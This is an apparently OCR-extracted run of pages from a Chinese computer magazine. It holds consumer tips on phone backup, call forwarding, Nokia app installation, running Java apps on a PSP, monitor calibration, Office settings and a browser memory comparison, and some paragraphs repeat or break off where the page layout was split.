好吧，现在你的手机系统已经被调教得相当不错了，通讯录也已经填好，系统中几款基本的应用软件也运行得很稳定，我们准备开始在系统中进行冒险——加装一些传说中功能很强大的软件，或是在注册表中进行一些更优化的修改。虽说冒险的前景很诱人，但为防万一，我们最好在冒险之前，先给系统做个备份。



Sprite Backup的界面相当简洁明了，按下“备份”图标即可开始进行手机上的Ghost操作了（图1）。

Sprite Backup可以备份的数据类型很多，建议将除“存储”外的其余诸项全部选中（图2）。这样，它就可以将系统注册表、已经安装的程序、手机通讯录、短信及电话记录、铃声设置等全部备份下来了。



Sprite Backup会请你指定备份文件的保存路径及文件名（图3）。建议将备份文件存放到存储卡上。软件会自动在你所指定的文件名后加上备份日期信息。

Sprite Backup在备份过程中会重启手机系统



（图4），重启完成后它会自动启动，并将指定的备份项目打包保存起来。整个备份过程大概要花五六分钟的时间，在看到“备份已完成”的提示之前，最好不要在手机上进行任何其他操作。

手机说：快让我变回去

既然备份已经完成，接下来的“冒险”就可以进行得很随意了——当然，失败的几率也不会太小就是了。一旦手机的系统被弄糟了，它一定会在心中默默地喊：快让我变回去！

于是，Sprite Backup又登场了（如果连Sprite Backup都被弄糟，我们还可以先把手机还原到





出厂设置,然后再重装一次Sprite Backup)。现在的任务是,恢复。

Sprite Backup的恢复功能也很好用。在主界面中按下“恢复”图标之后,就可以在先前产生的备份文件中进行选择了(图5)。从笔者的抓图中大家应该能够发现,



备份文件的文件名如果太长……就看不见备份日期了。建议大家在取名时尽量简短些才好。

Sprite Backup比Ghost更人性化的地方,在于它在恢复之前,允许大家对恢复的内容进行选择。如果我们只是搞乱了注册表,可以仅仅恢复“系统数据”中的“系统设置”;如

果是误删了应用程序,可以把“文件系统”中的程序文件夹勾选上(图6)。这样,我们就可以在尽可能不损失备份之后产生的新数据的基础上,将系统恢复到原先的良好状态中了。

当然,在恢复过程中,软件会照例把手机重启来重启去的。无论有多心急,在这个过程中也不要随便对手机进行任何操作,就连把它插到同步底座上也不行哟!

好了,现在我们已经把Sprite Backup的基本功能展示完了。有了这款软件的加持,相信Windows Mobile一族的机友们,在玩机时胆子会变得更大了吧?

编者: 小编在这里提醒大家一下,Sprite Backup还有一些更高级的功能哦!如果大家对它们有兴趣,而且希望以后在杂志上看到相关介绍,请记得发Email给小编哟!要是人数够多的话,估计本文作者就会得到再赚一次稿费的机会了^_^。 [ND0205]



能以工作为重,但一口回绝朋友又抹不下情面。看来只有不接电话,落个耳根清净了(将来朋友追究起来也好有个借口^_^)。

打通了不接是不行的,咱们只能通过来电呼叫转移的方式来实现拒接电话的目的。在手机待机界面中输入“**21*999999#”,其中“999999”就是你设定的呼叫转移号码(其实就是一个空号,也可以自行设置),然后按下拨号键即可完成设置。以后有人再拨你的电话,就会听

呼叫转移,就是不接你电话 ■Text/ 一剑西来

临近节日,工作上的事情实在太多,但经常也有朋友来叫笔者出去玩。虽然只能以工作为重,但一口回绝朋友又抹不下情面。看来只有不接电话,落个耳根清净了(将来朋友追究起来也好有个借口^_^)。

到“对不起,您所拨叫的电话号码是空号……”的提示音。

当然,我们也不能让手机就这样一直“空号”下去。要取消这种呼叫转移,只需在待机界面输入“##21#”(部分地区需要输入##002#)再按下拨号键,就可以恢复如初。

编者: 其实本文作者介绍的技巧,是利用“无条件呼叫转移”功能所变的小“魔术”。具体转移方式也许会因为地区不同而稍有变化,大家可拨打当地10086、10010或10000进行询问。 [ND0206]




诺基亚手机无法安装软件之谜 ■Text/ 一剑西来

前不久表弟新买了一部N82,其S60第三版的智能平台让他大呼过瘾。不过,在安装一些软件和游戏时,却会出现“签名错误”而导致安装失败,令人郁闷不已。

实际上,部分采用S60第三版平台的手机(如E71、N82、N78),它们默认的软件安装模式是“仅限已注册的

程序”。对于没有注册的第三程序来说,出现安装错误便不足为奇了。

要解决这个问题的办法非常简单,依次进入手机中的“程序管理”→“选项”→“设置”→“软件安装”,在这里选择“全部”并点击右软件“返回”。接下来,任何已签名的软件都可以安装了。 [ND0207]





激动!好久都没这么激动了!当我给心爱的小P (PSP掌上游戏机的爱称)装上这个PSPKVM软件后,它终于变成了全功能的“万金油”!特别是上起网来,那些丰富的娱乐和应用功能,用句东北话来说,那就是“刚刚地”!

让PSP变成Netbook

Text/诺德


安装一点通

想让自己的小P像电脑一般万能吗?想更多地发挥小P那WiFi上网功能的实用价值吗?赶快下载PSPKVM吧!这是一个好用的JAVA虚拟机软件。你可别被虚拟机这个词儿吓住了哟,它其实挺简单的,现在我就教你如何把它安装到小P中去。



软件名称: PSPKVM
软件版本: 0.4.1 OE
授权方式: 免费软件
软件大小: 16.7MB
下载地址: <http://work.newhua.com/pcd/>
<http://www.pspkvm.org>


打开下载好的压缩包后,把里面的GAMES、PSP和pspkvm这三个文件夹复制到PSP存储卡的根目录中去。由于它那PSP



文件夹中的GAME352子文件夹是针对小P的3.52-M33系统的,而我的小P是3.71-M33系统,所以就把GAME352子文件夹中的东西全部移动到了GAME子文件夹中去(这个根据你的系统版本来定)。现在进入小P桌面上的“游戏”项,看看第一个是不是PSPKVM(如图1)?别犹豫了,赶紧按下○键运行吧!

享用万能工具包



进入PSPKVM的主界面一看,哇!好多已经安装好的软件和游戏(如图2)!常用的网络软件有UCWEB、UCMAIL、MSN、Mimo、Google Earth、



《大智慧》和《淘宝旺旺》等;读书软件有Anyview、GGBook和《大头读书》等;外语学习软件有《兔兔英汉小字典》、《朗文英汉双向词典》和《赛微英汉发音词典》等;工作辅助软件有MobilePDF、《PSP电子记事本》、《旋风电子备忘录》和《Microsoft Office Word Excel中文阅读》等;游戏有《购物狂》、《宠物猫》、《股市大亨》、《超级炸弹人》、《马场生活》和《魂斗罗》等……。太多了,它们都是JAVA程序。你还可以把自己找来的JAVA程序也添加进去,从而扩展PSPKVM的功能。好了,下面推荐几款我最喜欢的软件!(编者注:在使用网络软件之前,可别忘了打开PSP掌机上的WLAN开关来查找无线上网信号哟!)



1. 网络浏览——UCWEB



常用手机上网的朋友一定都非常喜欢 UCWEB, 它就好比我们电脑上的 IE 浏览器。这个用于小P中的 UCWEB 是 6.1 版本, 支持 WWW 与 WAP 网站浏览 (如图 3)。它的操作简便, 网页浏览功能强大, 打开网页的速度也很快。而最让人感到方便的是, 它预置了大量常见网站的快捷方式, 如新浪、搜狐、泡泡、凤凰、起点、淘宝和中关村等 (如图 4)。逛这些网站时, 我们只需要用方向键选择并按 C 键确认就行了, 免去了用小P那有限的按键去手工输入网址的麻烦。另外, 它的网络搜索功能集成了百度、Google、有道和易查四大搜索引擎, 以及“搜图片”和“搜音乐”这两个特色搜索引擎, 查找东西非常方便 (就是输入关键词比较费工夫^_*)。

2. 在线读书——GGBook



其实, PSPKVM 中的 GGBook 和《大头读书》都是不错的在线阅读软件。可能是由于 GGBook 在 PSPKVM 的软件列表中排名第一的缘故, 我对它的兴趣更大。和使用 UCWEB 一样, 运行 GGBook 后它会先寻找无线信号上网, 上网后就进入了它那长长的黑色首页。在首页中, 有不少新书的封面推荐 (如图 5), 找到自己喜欢的就开始看吧! 没有自己喜欢的? 那就进入“全本图书风云榜 Top100”中继续找, 这里总有你喜欢的书。在寒冷的冬季, 躺在被窝里看书是最舒服的了, 而且咱享受的还是在线阅读的快乐!

3. 卫星地图——Google Earth


本来这个软件叫 Google Maps, 但我横看竖看, 都觉得它应该是 Google Earth, 于是就自作主张地把它写成了 Google Earth。要知道 Google Maps 是那种单调的线条画地图, 而这软件显示的内容一看

就是 Google Earth 这种实景的卫星俯拍照片嘛 (如图 6)! 它的使用方法和电脑中的 Google Earth 差不多, 地图可自由放大缩小, 支持方位查找和地址搜索等, 也支持对具体目标进行标签定位。让我们都以天使的视角, 来俯视人间的美丽吧!



4. 炒股赚钱——大智慧


谁说沉迷于小P是玩物丧志? 没有看到咱正利用它时刻在线关注股市行情吗 (如图 7)? 赚钱就是正事儿嘛! PSPKVM 内置了《大智慧》股票分析系统 3.0 版本。这个好东西就不用多介绍了吧? 年轻的股民们谁没有用过它? 以往在电脑和手机中出现的它, 如今也登陆小P了, 真是爽! 从今以后, 小P就是我关注大盘走势和查看手中股票的好帮手了!



5. 生活导航——搜吃搜玩


好吧好吧, 我承认我是一个喜欢吃喝玩乐的人。PSPKVM 中的“搜吃搜玩”其实就是一个生活类的搜索引擎, 通过它你不仅可以搜索全国各地的美食, 还可以查询酒吧、茶馆、咖啡馆、KTV 和影院等的信息 (如图 8)。它还拥有个性化的查询方式, 譬如可以根据你的消费能力来查询, 可以根据是否 24 小时营业、是否有表演、是否送外卖等服务来查询等。以后不管是同学聚餐、私人约会还是商务招待, 先用它搜一搜, 这

样出门就胸有成竹了。



6. 网络聊天——MSN

这里的MSN是4.0微软官方版，具有群聊的功能，MSN的老用户可不能错过它（如图9）。鉴于在小P上用软键盘输入用户名和密码比较麻烦，所以建议在第一次输入时就勾选“记住我的密码”和“自动为我登录”这两项，这样以后再登录MSN就方便了（当然前提是你的小P不能借给别人玩，不然别人就有可能冒充你上MSN了）。大家都知道，网络聊天时的打字量都比较大，而小P明显不太胜任这种打字工作，所以我很少说话，挂在线上能给MSN上的好友，特别是公司里的同事一种咱时刻在线的感觉就好^*。



7. 邮件收发——UCMAIL

看到这个小标题，可能有看官要问了：在前面你都说了小P不适合有较多文字输入的工作，那为什么你还喜欢这个邮件收发软件呀？确实，我也知道用UCMAIL在小P上写邮件比在手机上写还要累，但这里我要用到的，主要是它的收邮件功能（如图10）。在工作方面，我常有一些客户朋友的邮件必须及时阅读和处理，所以每当我偷偷溜出公司去茶楼晒冬日的太阳时，小P就成了我随身的收


件箱，嘿嘿！

除了以上这些软件，像用于全国公交查询的《都市行》、用于交友聊天的Mimo和用于打理网店生意的《淘宝旺旺》等软件，也都非常不错，限于篇幅就不一一介绍了。



使用感受挨个谈

虽然PSPKVM中带有很多游戏，但我试玩了一下，都不太着迷（如图11）。毕竟这些只是JAVA小游戏，和小P专属的华丽大游戏比起来，有点寒碜（JAVA游戏的Fans别打我脸）。



工作辅助软件中的MobilePDF和《Microsoft Office Word Excel中文阅读》不太好用，有好些PDF和DOC文档它都打不开。《赛微英汉发音词典》和部分游戏都是针对手机那种小屏幕开发的，用小P的大屏幕看起来不太舒服（如图12）。



PSPKVM主界面中的Find Applications项是用于安装JAVA程序的，列表菜单中没有的软件都可以通过它来安装（只要GAMES文件夹中有其*.jar安装程序）。

PSPKVM支持多任务操作，按“L+R+△”组合键可把当前软件切换到后台去，这样就可以回到主界面中运行其他软件了。此时当前软件的名字在主界面的软件列表中将以红色显示，点击它后当前软件即可从后台又切换到前台来。另外，“L+R+×”组合键的功能是立即退出当前软件，返回主界面。其他用得较多的按键是四个方向键、○键和START键。

把PSPKVM安装到PSP存储卡中后，算上里面的软件总共才占用了20MB的空间。这对于现在PSP存储卡动辄就是4GB甚至8GB的容量来说，几乎可以忽略不计。因此，建议大家来玩玩PSPKVM，并不断为它添加软件，让它变成你掌中的Netbook！

ND0208



Camera

好摄族



最近很眼馋拍照性能出众的手机。

不知道是从什么时候开始,我养成了拍照的习惯。对,是习惯。习惯拍下路上瞥见的美女,习惯拍下某天诱人的晚餐,习惯拍下楼下初绽的腊梅,习惯拍下女友新买的首饰……。笨重的数码单反相机不能满足我随时拍照的需求,另外购买一台卡片DC我又不太舍得——经济危机,能省尽量省吧。所以,拍照手机成了我的最佳选择。


以前我总会对那些举着手机拍照的人投去不屑的目光,现在我却希望加入他们的行列,真是蹉跎……



Photo/酒鬼OO



Photo/酒鬼OO



Photo/酒鬼OO



Photo/酒鬼OO

佳作赏析

要拍出一副好作品,需要正确的曝光、精巧的构图,但更重要的,则是要突出照片的意境。

啥叫意境?“百度百科”解释到:意境是文学艺术作品通过形象描写表现出来的境界和情调,是抒情作品中呈现的情景交融、虚实相生的形象及其诱发和开拓的审美想象空间。看不懂是吧?没关系,大家都看不懂。在我看来,所谓的意境,其实就是一种引人遐想、让人感动的能量。

摄友“酒鬼OO”拍摄的一组名为“爱在深秋”的照片就对“意境”一词作出了精彩诠释。现在,我闭嘴,大家就安静地、仔细地来体会照片中的意境吧!啊,对了,最好再放上一曲谭咏麟的《爱在深秋》。ND0209



“好摄族”美图通缉令

你是否醉心于摄影,拍过许多自我感觉还不错的照片呢?

你是否常混迹于各大贴图网站或论坛,看过无数动人的摄影佳作呢?

想把这些照片拿出来,与20万朋友分享吗?现在,我们给你机会!

“好摄族”栏目现向广大读者征集各类出色的摄影作品。作品题材不限、内容不限、规格不限,只要你认为它美,就赶快把它推荐给我们。把照片发送到pcd2dp@gmail.com(邮件主题请注明“美图分享”),写上几句你对作品的评价,并留下你的姓名和详细联系方式。对于原创作者,我们还准备了意外礼品哦!

赶快来参与,我们等着你!





你还有几分钟好活?

Text/towerterry

在如今的网络上,用生辰八字、血型、星座来算命的伪科学网站已经太多太多。对于这类网站,英明睿智成熟理性的笔者当然是不屑一顾的。下面推荐的这个网站,干的虽然也是“估算”你“剩余的寿命”的事儿,但它玩的绝对不是封建迷信那一套。

这个网站,名字叫“寿命计算器”(http://100.51daifu.com)。它可以根据你填写的“个人资料”、“生活习惯”、“营养状况”、“身体状况”和“家族史”信息,估算出你的身体健康程度,并将它以“剩余寿命”的形式表现出来,时间甚至还可以精确到分秒(见图)。

嘿嘿,我就在这里“晒”一下我的计算结果吧!如果我能以现在的生活习惯“活”下去,还是能够撑到观看下一次哈雷彗星回归的时候的^_^。



其实,咱们还能活多久,这个网站给出的估算值并不重要(而且它给出的结果也不可能真正精确)。重要的是,它在计算过程中所问到的那些问题——那些看似平常的生活细节,可全都是与我们的健康息息相关的哦!

在这里,我也要提醒咱们PCD的读者朋友们,可一定要注意保护自己的身体健康。在经济不景气的时代,惟有健康,才是我们能为自己积累的,对未来有真正价值的资本。[XS0201]

你有几分色盲?

Text/towerterry


现在上网太危险了,待的时间稍长一点,搞不好就会变成“精神病”。即使待的时间不长,一不小心也会被查出色盲来!不信?到这里来做一个色盲程度检测吧^_^!

点击打开“色盲IQ测试”:http://www.xrite.com/custom_page.aspx?PageID=77(图1),屏幕上会出现许多彩色小方块。

这个网站上虽然全是用的洋文,不过不要紧,这并不妨碍我们的操作。你只需要用鼠标拖动屏幕上的小色块,把它们以你认为正确的渐变顺序排列起来(每一行最两端的色块是固定的),然后点击屏幕下方的“SCORE TEST”(测算得分),就能看到你的成绩了。如果成绩不好也不用害怕丢脸,反正这个成绩只有你自己才看得到。

注意提醒的是,结果分数是越低越好哦!比如本人的测算得分为27,在结果页面下方依次选择年龄范围和性别,就可以看到自己在同级的参与测试人中的水平了。

小声提醒一下,如果你的成绩比较好,还可以到PCD官方博客站(www.pcdigest.com)来炫耀一下^_^。[XS0202]





“月光女神”的

流水账

Text/果果

自从半年前开始工作以来，心里别提多兴奋。每个月的工资很快就变成了化妆品、漂亮衣服、时尚饰品……。不到月底，钞票就被我花光，钱包里那叫一个干净啊！于是，朋友们封我为“月光女神”——月光族里的高段位。

可惜，这种洒脱不羁的好日子才过了半年不到，一场金融危机来势汹汹，奖金少了，荷包瘪了。可是我还秉承一贯的“月光”作风，一到月底就不知钱被花到哪儿去了。闺蜜对我说：“记记流水账吧，知道钱是怎么花掉的，就不会乱花了。”

设置账本信息

听从闺蜜建议，我赶紧去账本网 (<http://www.zhangben.com>) 注册，并给我的账本取了个名字：女神的流水账，登录后就可以进入个人页面了。

先在页面右上角点击“个人设置”进入设置页面(如图1)。

在“个人设置”标签里提交个人信息。再在“账本设置”里将这个月的预算暂定为1500元，争取存下1000大洋。有“砖家”说，金融危机中我们都要存点钱抗风险。账本宣言嘛，当然是“不能再做月光族！”然后在消费类别中把“子女培养”、“投资保险”这种和我八竿子打不着的类别取消。如果账本网提供的分类项目中没有囊括到自己的一些消费项目，可以在下方“新建”栏中将其添加进去。最后在“收入设置”中将“兼职”、“房产投资”等选项都取消，穷人嘛，除了工资和奖金就没别的收入了。



记录柴米油盐

好了，现在开始记我的流水账。


在页面右上角点击“记账”菜单，在其中的“记录收入”中将昨天刚发的1700元工资和800元奖金分别记录进去。然后在“记录消费”中将今天在淘宝上“败”的毛衣、靴子都记下来(如图2)，在超市买菜花的50大洋也得记录下来……。柴米油盐酱醋茶，一分一厘都不能忘。我倒要看看自己的钱到底是怎么花出去的。



“月光女神”是这样炼成的

话说我坚持记流水账大半个月了，闺蜜却依旧在QQ上调侃我：“月光女神，又‘月光’了么？”哼，小看人，这个月我可是节约模范？不信把我的账本调出来看。

在右上角“我的账本”菜单中点击“消费分析”，不一会儿，一幅消费分析图就出现了(如图3)。天哪！吃、住、行没花多少钱，“服饰美容”的花销居然占了3/4！我不就在淘宝网上买了几件毛衣、裙子么？怎么不知不觉就花了这么多？闺蜜发来一个鄙视的表情：“不记不知道，一记吓一跳吧？原来你这‘月光女神’就是被淘宝炼成的啊！”





你看到的美女到底“正不正”

Text/董欣

➤ 在酒吧昏暗的灯光下，错把恐龙看作美女还算情有可原。可要是在网上泡MM时，连拿着对方传过来的照片都分不清美丑，那可真是糗大了。不过，如果你的显示器没有经过色彩校正，你就算拿着照片，也同样有可能看不出照片上有没有PS过的痕迹、“画中人”是否画着掩饰缺陷的厚妆，甚至，你连她的皮肤到底有没有偏黑偏黄都搞不清楚！所以，赶紧请出Calibrize，让它帮你简简单单地对显示器进行一次色彩校正吧！

使用Calibrize校准显示器，首先要调节的，就是显示器的对比度和亮度。

这时，先将显示器的对比度调整到最大，接着调整亮度，直到画面中间的黑色圆圈处于刚刚能够看清楚的状态为止。然后保持显示器亮度不变，适当减小对比度，至黑色区域中的圆形处于可见状态为止(附图1)。



接着针对三原色进行调整，这时分别拖曳红、蓝、绿三色的滑块条，使每种色彩区域中的黑色线条都处于可见状态(附图2)。在这里要提醒大家注意，调完三原色显示状态后，可能还得返回前一步，重新再进行一次对比度和亮度调节。



🔍 也可以先打开记事本，然后找一张白纸放置在显示器旁边，调整三原色的时候，只要让记事本编辑区的白色部分看起来和白纸一样就可以了。

完成上述操作之后，只要点击“Save”按钮就可以将设置保存下来，最后重新启动电脑，就能够让显示器按校正后的模式进行显示了(附图3)。




软件名称: Calibrize
 授权方式: 免费软件
 软件版本: 2.0
 软件大小: 1184KB
 下载地址: http://s3.amazonaws.com/calibrize/calibrize_2_setup.exe **XS0204**



在Excel中查找单元格数值

Text/郭喜如

我们在使用Excel的“查找”命令时，经常眼睁睁地看着数据就在面前，可软件却提示没有要查找的数据。这是因为我们所看到的数据是由公式运算得到的，它并不是单元格的实际内容，单元格内的实际内容其实是运算公式，所以Excel就会提示没有匹配的数据。



要解决这一问题，可以先打开“查找”对话框，然后选择“选项”按钮，将“查找范围”中的“公式”换为“值”，再进行查找即可。



复活Word的鼠标拖曳功能

Text/郭喜如




Word里的鼠标拖曳编辑功能是用用户率非常高的一项功能，在默认状态下用户都可以使用此功能。可是，如果有一天你突然发现这项功能不能使用了，那也别着急，要恢复拖曳功能很简单。

单击“工具”菜单里的“选项”命令打开“选项”对话框，然后在“编辑”选项卡里，清除对“选定时自动选定整个单词”复选框中的“√”，单击“确定”退出对话框即可。

此外，当用户打开了某个允许在对话框开启状态下进行文本编辑的对话框时（如“查找和替换”对话框、“交叉引用”对话框），也不能使用鼠标拖曳功能，此时只需将对话框关闭即可恢复对鼠标拖曳功能的使用。

取消Email地址的自动超链接

Text/郭喜如



我们在文档中输入Email地址时，Word总是自动将其转换为超链接。而我们往往并不需要这项功能，每次都要点击鼠标右键来选择“取消超链接”。其实，要从根本上取消Word的这项“自做多情”的功能很简单。

单击“工具”菜单里的“自动更正选项”命令打开“自动更正”对话框，然后打开“键入时自动套用格式”选项卡，在“键入时自动替换”组里，清除对“Internet及网络路径替换为超链接”复选框中的“√”，单击“确定”退出对话框即可。

按纸型缩放打印文稿

Text/江北书生



我们平时编辑文件时所设置的页面都是A4大小，但如果领导突然“抽风”，要求用16开的纸张打印，你该怎么办？难道重新排版？别抓狂，仔细看看Word的打印对话框的右下方有一个“缩放”选项区域，只要用鼠标单击“按纸型大小缩放”下拉列表框，然后选择领导要求的16开纸型，Word就会通过缩小整篇文档的字号和图形的尺寸将文档打印到16开纸上，完全不需重新设置页面并重新排版。

难道重新排版？别抓狂，仔细看看Word的打印对话框的右下方有一个“缩放”选项区域，只要用鼠标单击“按纸型大小缩放”下拉列表框，然后选择领导要求的16开纸型，Word就会通过缩小整篇文档的字号和图形的尺寸将文档打印到16开纸上，完全不需重新设置页面并重新排版。XS0205



谁是浏览器中的“大胃王”

Text/markpounds



火狐浏览器 (Firefox) 最近推出的中国版 (注意, 是中国版不是中文版) 集成了中国用户常用的一些组件。那么这个版本到底如何? 它会吞食掉

多少内存空间? 它一口气能吃掉多少网页? 为此笔者特意组织了一场挑战赛, 战场是笔者的CPU为AMD Sempron 3200+, 内存为1GB的私人电脑, 并邀请了另外三位知名选手: 绿色浏览器 (Green Browser)、世界之窗 (The World)、遨游 (Maxthon)。看看谁才是浏览器中的“大胃王”。

另外, 为了使这次大战更具有公平性, 笔者重新装了一个Windows XP系统。把四款浏览器分别安装好之后, 笔者没有做任何改动。那么, 就让我们拉开比赛的大幕。

参赛选手个人资料

照片	姓名	英文名	年龄	住址	体重
	火狐中国版	Firefox	3.0.4	http://g-fox.cn/chinaedition/releases/zh-CN/FirefoxChinaEdition%202008.11.exe	8.77MB
	绿色浏览器	Green Browser	4.8.1118	http://zjtele1.skycn.com/down/GreenBrowserGBSetup.zip	1.06MB
	遨游	Maxthon	2.1.5.1250	http://nc.onlinedown.net/down/msetup_huajun.zip	4.26MB
	世界之窗	The World	2.3.2.1	http://fav.theworld.cn/theworld/TheWorld2.3Final_2.3.2.1_chs.exe	605.13KB

第一战 内存争夺赛

第一战是考验四款浏览器分别能吞食掉多少内存空间。笔者将四款浏览器同时打开, 观察它们各自对内存的占用情况。这一场比赛分为三个回合。

在第一回合中, 四款浏览器都以空白页的状态打开, 我们观察到如下情况 (如图1)。

图中我们可以看出, Firefox以绝对优势占据“第一”的宝座, Maxthon紧随其后, Green Browser和The World吞食的内存空间最少。

Process Name	Session Name	Private Bytes	Working Set
Firefox.exe	Administrator	00	38,560 K
explorer.exe	Administrator	00	24,976 K
Maxthon.exe	Administrator	00	22,356 K
RTHDHTML.exe	Administrator	00	21,408 K
svchost.exe	SYSTEM	00	20,520 K
ieclient.exe	Administrator	00	8,828 K
spoolsv.exe	SYSTEM	00	4,788 K
GreenBrowser.exe	Administrator	00	4,716 K
CCC.exe	Administrator	00	4,638 K
ati2evxx.exe	SYSTEM	00	4,468 K
svchost.exe	NETWORK SERVICE	00	4,336 K
TheWorld.exe	Administrator	00	4,196 K
alg.exe	LOCAL SERVICE	00	3,688 K



修炼“一指禅” 照片随便发

Text/阿U

“这照片怎么老发不出去啊?”
 “你怎么发的?”
 “对着照片点‘复制’嘛, 然后在邮箱里粘贴嘛!”
 “晕死, 有你这么发照片的吗? 你得把照片添加为附件啊!”
 “附件是什么?”

看到这段对话时, 你可别以为我是在教菜鸟发邮件, 我这是在教比菜鸟更“菜”的老爸。他白天胡乱拍了一堆照片, 想发给老



软件名称: 网易邮箱右键邮
 软件类型: 免费软件
 软件大小: 962KB
 软件版本: 1.0.0.5
 下载地址: <http://www.newhua.com/pcd/>
<http://tools.mail.163.com/yjy>



现在开始第二回合。这一回合要看四位打开网页时的内存占用情况。有请嘉宾大渝网 (<http://cq.ent.qq.com>), 经过激烈的角逐, 出现了以下结果 (如图2)。

映像名称	用户名	CPU	内存使用
TheWorld.exe	Administrator	04	124,836 K
Maxthon.exe	Administrator	13	124,692 K
firefox.exe	Administrator	83	60,984 K
GreenBrowser.exe	Administrator	00	45,134 K

这一回合打得很激烈啊, 冠军的宝座争夺得难解难分, The World和Maxthon始终交替保持在第一的位置, 只能判为并列第一。Firefox位居第三, Green Browser则以接近冠军1/3的成绩位居末尾。

由于各位都是能够加载多个标签页的多面手, 那么第三回合自然就是多标签浏览。这一回合请到的嘉宾是天空软件站 (<http://www.skycn.com>), 它会分身为10个页面, 大家接招吧 (如图3)!

映像名称	用户名	CPU	内存使用
firefox.exe	Administrator	00	46,340
Maxthon.exe	Administrator	00	39,864
TheWorld.exe	Administrator	00	30,024
explorer.exe	Administrator	00	27,200

在这一回合中, Firefox重登冠军宝座, Maxthon也回到了第二的位置, The World这次力压Green Browser位居第三。

通过激烈的角逐, 第一战的结果已见分晓。我宣布: Firefox将获得“内存大胃王”的称号。不过, 我要说明的是, Firefox对内存的食量很大, 但众所周知, 一款软件太能吃内存是一个缺点, 因此这个称号并非一个光荣的称号。接下来, 我们还要考察它们面对网页时食量如何, 看Firefox能否挽回声誉。

第二战 网页吞食赛

现在进行的是大家期待已久的第二场比赛——网页吞食赛。此次大战, 依然由大渝网做嘉宾, 选手们依次上场。首先登场的是The World选手, 它在打开第三个网页之后CPU一直保持在100%的高速运行状态, 当打开第15个网页时, The World终于失去了知觉 (进入假死)。赶快送医院吧, 我们先不要管The World了。

目光再次回来, 现在登场的是Maxthon, 它能超越The World吗? 什么? 太让人失望了, Maxthon的食量基本上和The World一样 (难怪他们长得那么像)。

第三位登场的是Firefox, 在第一战中获得“内存大胃王”这个不太光荣的称号后, 它这次的表现会怎样呢? 100……200……300……, 当它吃掉第400个网页时开始有点吃力了, 但是依然能够自如地运行。当第470个网页被塞下去时, 它有点不行了, 我们让它先去休息。

